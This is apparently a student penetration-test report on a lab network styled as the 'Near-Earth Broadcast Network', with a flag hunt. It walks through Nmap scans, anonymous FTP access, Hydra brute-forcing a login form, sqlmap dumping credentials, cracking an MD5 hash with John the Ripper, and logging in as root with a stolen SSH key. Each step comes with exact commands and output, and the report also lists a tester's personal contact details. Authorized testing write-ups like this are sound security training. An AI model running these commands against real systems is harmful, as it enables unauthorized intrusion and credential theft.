

A. Preamble

Contact name: Joseph Motta
Contact title: Red Team Lead
Contact email: jrm9960@nyu.edu
Contact phone #: (845)-242-2721

Date: 5/11/2026

Subject: Penetration Testing Report for External and Internal Services

Official Report

Near-Earth Broadcast Network



B. Table of Contents

C. Executive Summary	3
D. Introduction	4
• Objectives	4
• Approach	4
• Schedule	4
• Roles	5
• Overall Security Rating	5
E. Methodology	6
• Testing	6
• Tools	7
• Risk Scoring System	7
F. Attack Paths and Flags	9
• External Web Server	9
• Internal Host	15
G. Findings	19
• Vulnerabilities and Risk	19
• Automated Scan Findings	22
H. Conclusion	23
I. Appendixes	24
• A: Glossary	24
• B: References	24
• C: Source Code of “pkexec” Exploit	25

C. Executive Summary

Near-Earth Broadcasting Network (NBN) approved us for a penetration test to evaluate the security posture of their IT infrastructure. This was a black box test in which we were provided no information about the target. Our goal was to determine high business impact vulnerabilities, specifically with severities “Medium” or higher. We hope that our findings in combination with our recommended remediations will help NBN refine their IT infrastructure to improve the confidentiality, integrity, and availability of user data and systems.

We have identified some major vulnerabilities that enabled us to compromise critical services and sensitive information:

- Public staging server exposed sensitive functionality
- SQL Injection enabled credential compromise
- Weak passwords enabled rapid account takeover
- Insecure SSH + key exposure led to full server compromise
- Outdated pkexec allowed root access on client

Our recommended immediate remediations are the following:

- Remove or restrict staging server
- Patch pkexec vulnerability
- Secure SSH (restrict + key auth)
- Enforce strong password policy
- Remove exposed private keys

After reviewing our findings, we evaluate NBN’s IT infrastructure security posture to be extremely vulnerable with an overall score of 2/10.

D. Introduction

Objectives

Acting as an unauthorized attacker, our goal was to gain an understanding of the hosts, services, and network systems at NBN. From there we aimed to determine what was vulnerable so that we could find attack paths. Most importantly, our goal was to execute these attacks to vindicate our findings and demonstrate how much damage an attacker could cause through privilege escalation and stealing credentials. From there, we aimed to compile this report and outline the business impact of said attacks in terms of shutting down critical systems and stealing sensitive information.

Approach

Our approach loosely followed the Lockheed Martin Cyber Kill Chain:

- **Scanning and Vulnerability Enumeration:** This phase was arguably the most important step we took in this penetration test. We began by enumerating the external webserver. We used a variety of tools (namely Nmap) and manual techniques to determine open ports, services, and versions. From this we determined web app entry points and misconfigurations that we were able to use for initial access.
- **Vulnerabilities and Exploitation:** With our enumeration information, we targeted specific vulnerabilities such as web app flaws, weak authentication, and exposed services. This enabled provided us credentials, and using the Metasploit Framework and tools like Hydra allowed us to set up a communication channel with the server and remotely execute code on the machine. We now had a foothold and had eliminated false-positive vulnerabilities. We documented the entire exploitation process so that these exploits can be recreated.
- **Post-Exploitation and Pivoting:** After initial access, we performed privilege escalation on the compromised target to gain unauthorized permissions. With this higher-level access, we performed data exfiltration to gather password files and other sensitive information. We were able to use tools like John the Ripper to crack every password meaning that we had all the available credentials on this machine. This helped to demonstrate the business impact and risk of such an attack being carried out. We then used the compromised NBN server as a pivot point to then access the internal network, identify the target(s) on that network, and repeat this entire process on that machine.
- **Reporting and Remediation:** Throughout every step of this process, we documented our findings in the form of notes, screenshots, and tool outputs. We wanted to comprehensively put together every vulnerability and exploit path so that they could be recreated, and so that we could look at the steps we took and determine how to prevent them so that NBN can remediate these findings.

Schedule

Phase	Date
Planning and Scoping	4/28 - 4/29 (2 days)
Reconnaissance	4/30 - 5/1 (2 days)
Scanning and Vulnerability Enumeration	5/2 - 5/4 (3 days)
Vulnerabilities and Exploitation	5/5 - 5/7 (3 days)
Reporting and Remediation	5/8 - 5/11 (4 days)
Completion Date	5/11 (Total = 14 days)

Roles

- **Red Team Lead – Joseph Motta**
 - Responsibilities:
 - Plans penetration testing strategy
 - Coordinates testing activities
 - Oversees project scope
 - Oversees documentation and reporting
- **Security Analyst – Joseph Motta**
 - Responsibilities:
 - Performs reconnaissance and scanning
 - Analyzes vulnerabilities
 - Exploits vulnerabilities
 - Documents results
- **Project Manager – Joseph Motta**
 - Responsibilities:
 - Communicates with stakeholders
 - Manages timeline
 - Oversees deliverables
 - Ensures deliverables are up to stakeholder specification and complete on time
- **Client Security Contact – Bill Gibson (CISO)**
 - Responsibilities:
 - Represents NBN
 - Approves scopes and ROE
 - Monitors testing
 - Receives final deliverables

Overall Security Rating

2/10

Given that we were able to achieve root privileges on both machines, gather all credentials, crack every password, and find every flag, we evaluate NBN to have a brittle security posture that is susceptible to a high business impact attack. With the existing vulnerabilities, there is a high likelihood of compromise for sensitive data and/or critical systems.

E. Methodology

Testing

This penetration test followed industry-standard penetration testing frameworks such as Penetration Testing Execution Standard (PTES) and OWASP Web Security Testing Guide. The WSTG provided us a structured process for identifying and analyzing vulnerabilities, namely the OWASP Top 10 that we focused on. These frameworks provided a structured approach to discovering, validating, and exploiting vulnerabilities within both network and application environments

1. External Network Penetration Test

During this test, we assessed the security of NBN's external facing server to find vulnerabilities in exposed services that we would use to gain a foothold and unauthorized access.

Tests included:

- Nmap
 - `nmap -sC -sV 10.10.0.66`
 - Version scanning + Nmap Scripting Engine
 - `nmap -p- --min-rate 5000 10.10.0.66`
 - Scanning all ports
 - `nmap --script vuln -p <open_ports> 10.10.0.66`
 - Vulnerability detection scripts
- Manual FTP search on port 9001
- Credential harvesting
- Privilege escalation

2. External Application Penetration Test

We look at the external web applications – both the production main webpage on the server on port 80 as well as the staging webpage discovered on port 8001 to identify vulnerabilities in app logic, authentication mechanisms, unintentionally public directories, and input validation.

Test included:

- Authentication security testing
- Authorization and access control testing
- Session management testing
- Input validation and injection testing
- Data exposure risks

3. Internal Network Penetration Test

After compromising the webserver, we had a foothold to reach the internal network, where we found an active host and looked for exposed services and attack paths for remote code execution.

Tests included:

- Nmap
 - `sudo nmap -sU --top-ports 1000 172.16.1.2`
 - `nmap -sC -sV 172.16.1.2`
 - Version scanning + Nmap Scripting Engine
 - `nmap -p- --min-rate 5000 172.16.1.2`
 - Scanning all ports
 - `nmap --script vuln -p <open_ports> 172.16.1.2`
 - Vulnerability detection scripts
- Credential harvesting

- Privilege escalation
- Fuzzing inputs

Tools

- Nmap
- Metasploit Framework
- Hydra
- John the Ripper
- SQLMap
- Burpsuite
- OWASP ZAP
- CyberChef


Risk Scoring System

For each identified vulnerability, we calculated a severity rating based on the Common Vulnerability Scoring System, providing a standardized way to measure Exploitability, Impact on confidentiality, Impact on integrity, Impact on availability, Ease of exploitation, and Level of access required from a purely technical standpoint.


Severity levels will be categorized as follows:

Severity	CVSS Score Range	Description
Critical	9.0-10.0	Extremely severe risk that must be addressed immediately.
High	7.0-8.9	Very dangerous risk with a high chance of resulting in a breach.
Medium	4.0-6.9	Moderate security weakness that is recommended to be addressed
Low	0.1-3.9	Minor issue with limited security impact.
None	0.0	Deemed to have no risk.

The next step we took was contextualizing the CVSS score to transform it from a raw technical rating into an actionable insight on business impact. We used the NIST 300-80 Risk Assessment Guide to evaluate the risk of our findings. This required us to measure 2 aspects of the vulnerability: likelihood and impact.



With those likelihood and impact scores, we mapped the vulnerabilities onto a risk gradient matrix.



A risk gradient matrix with 'Likelihood' on the vertical axis and 'Impact' on the horizontal axis. The vertical axis has five levels: Very likely, Likely, Possible, Unlikely, and Very unlikely. The horizontal axis has five levels: Negligible, Minor, Moderate, Significant, and Severe. The matrix cells are color-coded: green for Low, yellow for Medium, and red for High. The risk levels are as follows:

	Negligible	Minor	Moderate	Significant	Severe
Very likely	Low - Medium	Medium	Medium - High	High	High
Likely	Low	Low - Medium	Medium	Medium - High	High
Possible	Low	Low - Medium	Medium	Medium - High	Medium - High
Unlikely	Low	Low - Medium	Low - Medium	Medium	Medium - High
Very unlikely	Low	Low	Low - Medium	Medium	Medium

With the use of industry standard frameworks, we were able to turn raw, technical vulnerability scores into context driven ratings ranging from “Low” to “High” that understand asset importance, business processes, and data sensitivity.

Note: Per the RFP, attacks that compromise a single account will automatically be designated as “Low” severity. Information only, suggested best practices, and theoretical exploits will also be designated as “Low” severity. Although NBN is primarily interested in vulnerabilities with a severity of “Medium” or higher, we will report all our findings and pair them with a corresponding remediation.

F. Attack Paths and Flags

The following section will be organized by asset and provide a walkthrough of exactly what we did to execute our attack. All access to filesystem data was achieved through remotely obtained credentials and SSH sessions, consistent with contract scope.

External Web Server

We started with an Nmap version/scripting engine scan.

- Nmap -sC -sV 10.10.0.66

From this, we discovered the following:

- Port 80/TCP: Production main webpage running with 4 interesting files -- /manual, /internal, /data, /phpinfo.
- Port 443/TCP: OpenSSH running on a nonstandard port.
- Port 8001/TCP: Staging version of the main webpage running, this should not be active.
- Port 9001/TCP: FTP (vsftpd 3.0.3) running on a non-standard port with anonymous login enabled.

We then visited <http://10.10.0.66:80> (production webserver) and attempted to login as an employee at <http://10.10.0.66:80/login.php>

There is a verbose output from the SQL database that reveals information about the “users” table and how escape characters are handled after using the basic SQLi query : ‘ AND ‘1’=’1


Login

Login failed. Query: SELECT * FROM `users` WHERE user = \"'=1 and '1=1'\" AND password = 'd41d8cd98f00b204e9800998ecf8427e';

Username

Password

We were also able to access the /phpinfo.php directory while unauthenticated.




System	Linux rbnserver 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64
Build Date	Mar 22 2019 17:05:14
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gmp.ini, /etc/php/7.2/apache2/conf.d/20-ldap.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mcrypt.ini, /etc/php/7.2/apache2/conf.d/20-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	AP020170718.NTS
PHP Extension Build	AP020170718.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

We then visited <http://10.10.0.66:8001>. It is immediately obvious that this is a staging webpage that should not be publicly available.

- The webpage prompts the user to login as 'test' with no password.

Login

Login failed. Staging server username: 'test'



Username

Password

Enter

- Now authenticated, I can access “/manual”, “/data”, “/phpinfo”, and “/internal”
 - Nothing sensitive exists here because this is a staging webserver. However, “/manual” reveals some configuration information on the Apache webserver that we should not be able to view.

We then decided to connect to FTP running on port 9001 with “[ftp 10.10.0.66 9001](ftp://10.10.0.66:9001)”

- We can login anonymously by using “anonymous” as both the username and password.
- Exploring the directory with “ls -la”, we can see that there is a “/gibson” directory, which is a past user.
 - We also located flag 3 which we will uncover later.

```

jmot@mota: ~/Desktop/pentest-final/scans/server
Session Actions Edit View Help
# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ]; then
  PATH="$HOME/.local/bin:$PATH"
fi

(jmot@mota) [~/Desktop/pentest-final/scans/server]
$ ftp 10.10.0.66 9001
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3)
Name (10.10.0.66:jmot): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /gibson
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||58665|)
150 Here comes the directory listing.
drwxr-xr-x  5 1000    1000    4096 Apr 04  2021 .
drwxr-xr-x  3  0      0      4096 Apr 20  2019 ..
-rw-r--r--  1 1000    1000    154 Apr 07  2023 .bash_history
-rw-r--r--  1 1000    1000    220 Apr 04  2018 .bash_logout
-rw-r--r--  1 1000    1000    3771 Apr 04  2018 .bashrc
drwx----- 2 1000    1000    4096 Apr 20  2019 .cache
drwx----- 3 1000    1000    4096 Apr 20  2019 .gnupg
drwxrwxr-x  3 1000    1000    4096 Apr 03  2020 .local
-rw-r--r--  1 1000    1000    807 Apr 04  2018 .profile
-rw-r--r--  1 1000    1000      0 Apr 20  2019 .sudo_as_admin_successful
-rw-rw-rw-  1  0      0      46037 Apr 03  2020 flag3
226 Directory send OK.
ftp>

```

I retrieved the top 200,000 passwords from rockyou.txt via the following command:

- `head -n 200000 /usr/share/wordlists/rockyou.txt > ~/top200k.txt`

At this point we used Hydra to find the password associated with the "gibson" profile.

- `hydra -l gibson -P ~/top200k.txt 10.10.0.66 http-get-form "/login.php:username=^USER^&password=^PASS^&Login=Enter:F=Login failed" -V`

We discover the password to be "digital".


```

jmot@mota: ~
Session Actions Edit View Help
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "josefina" - 3301 of 200000 [child 1] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "jomblo" - 3302 of 200000 [child 11] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "boobie" - 3303 of 200000 [child 14] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "analyt" - 3304 of 200000 [child 2] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "040404" - 3305 of 200000 [child 6] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "tacobell" - 3306 of 200000 [child 8] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "ilovesex" - 3307 of 200000 [child 7] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "courtney1" - 3308 of 200000 [child 5] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "agustin" - 3309 of 200000 [child 3] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "webster" - 3310 of 200000 [child 0] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "pussy1" - 3311 of 200000 [child 9] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "pucca" - 3312 of 200000 [child 4] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "penis" - 3313 of 200000 [child 15] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "button" - 3314 of 200000 [child 12] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "billiejoe" - 3315 of 200000 [child 2] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "bandit1" - 3316 of 200000 [child 8] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "56789" - 3317 of 200000 [child 13] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "123456789123456" - 3318 of 200000 [child 1] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "turner" - 3319 of 200000 [child 5] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "sexychick" - 3320 of 200000 [child 7] (0/0)
[ATTEMPT] target 10.10.0.66 - login "gibson" - pass "queens" - 3321 of 200000 [child 11] (0/0)
[80][http-get-form] host: 10.10.0.66 login: gibson password: digital
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 16:44:51
(jmot@mota) [~/]
$



```

With the credentials for "gibson" now available, we logged in to the production webserver.

- By navigating to "/internal", we were able to find "**flag2{authorized_user_access}**" as well as a list of customer emails that we will include in the appendixes.




We can also access “/data” where locate flags 1 and 4 – “flag1{away_we_go}” is immediately accessible, however we will need to uncover flag 4 later in the test.



Given the verbose login failure message on the main webserver, the misconfigured staging server, and the confidence from revealing the “gibson” profile, we aimed to discover more profiles and their credentials via a SQL Injection attack.

- We used Burpsuite to capture a login attempt to the staging server and saved it to a file – “login_request”.



We passed this file as a parameter into SQL map with the following command:

- `sqlmap -r login_request -dump`

SQLMap discovered and exploited a boolean-based blind SQL Injection attack, revealing another profile and its credentials.

- Username “stephenson” and password hash “942cbb4499d6a60b156f39fcbac0ae”.

```

jmotta@kali: ~
Session Actions Edit View Help
[22:23:10] [INFO] using suffix ','
[22:23:13] [INFO] using suffix '@'
Database: nbn
Table: users
[2 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | failed_login | firstname | lastname | password |
+-----+-----+-----+-----+-----+-----+
| 1 | gibson | data/ourCEO.jpg | 123 | gibson | gibson | e0e1d64fdac4188f087c4d44060de65e (digital) |
| 3 | stephenson | data/stephenson.jpg | 123 | stephenson | stephenson | 942cbb4499d6a60b156f39fcbac0ae |
+-----+-----+-----+-----+-----+-----+

[22:23:16] [INFO] table 'nbn.users' dumped to CSV file '/home/jmotta/.local/share/sqlmap/output/10.10.0.66/dump/nbn/users.csv'
[22:23:16] [INFO] fetched data logged to text files under '/home/jmotta/.local/share/sqlmap/output/10.10.0.66'

[*] ending @ 22:23:16 /2026-04-29/

(jmotta@kali)-[~]
$

```

We saved that hash to a file – “stephenson_hash.txt” and used John the Ripper to reveal the plaintext password.

- The password was “pizzadeliver”.

```

(jmotta@kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt stephenson_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
pizzadeliver (?)
1g 0:00:00:00 DONE (2026-04-29 22:31) 3.571g/s 16544Kp/s 16544Kc/s 16544Kc/s pj0211..pixiejewel
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

- After navigating to the “/root.backup” directory, we located a file named “id_rsa” which contained the server’s RSA private key – the “keys to the kingdom”.

[illegible]

- `scp -P 443 gibson@10.10.0.66:/root.backup/.ssh/id\_rsa.`

- `chmod 600 id rsa`

- `ssh -i id_rsa -P 443 root@10.10.0.66`

- `cat flag3 | grep flag3`

```
root@nbnsnserver:/home/gibson
Session Actions Edit View Help
root@nbnsnserver:/home/gibson# cat flag3 | grep flag3
The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a flag3{brilliantly_lit_boulevard} that stretches off into an infinite blackness. This boulevard does not really exist, it is a computer-rendered view of an imaginary place.
root@nbnsnserver:/home/gibson#
```

- `strings flag4.jpg | grep flag`


```
root@nbnserver:/var/www/html/data# strings flag4.jpg | grep flag
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Description flag4="flag4{metadata_sleuth}" xmlns:MicrosoftPhoto="http://ns.microsoft.com/photo/1.0/"></rdf:RDF></x:xmpmeta>
```

JM Cybersecurity Consulting

- synt5{fcrpvny_qryvirengbe}

```
FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}
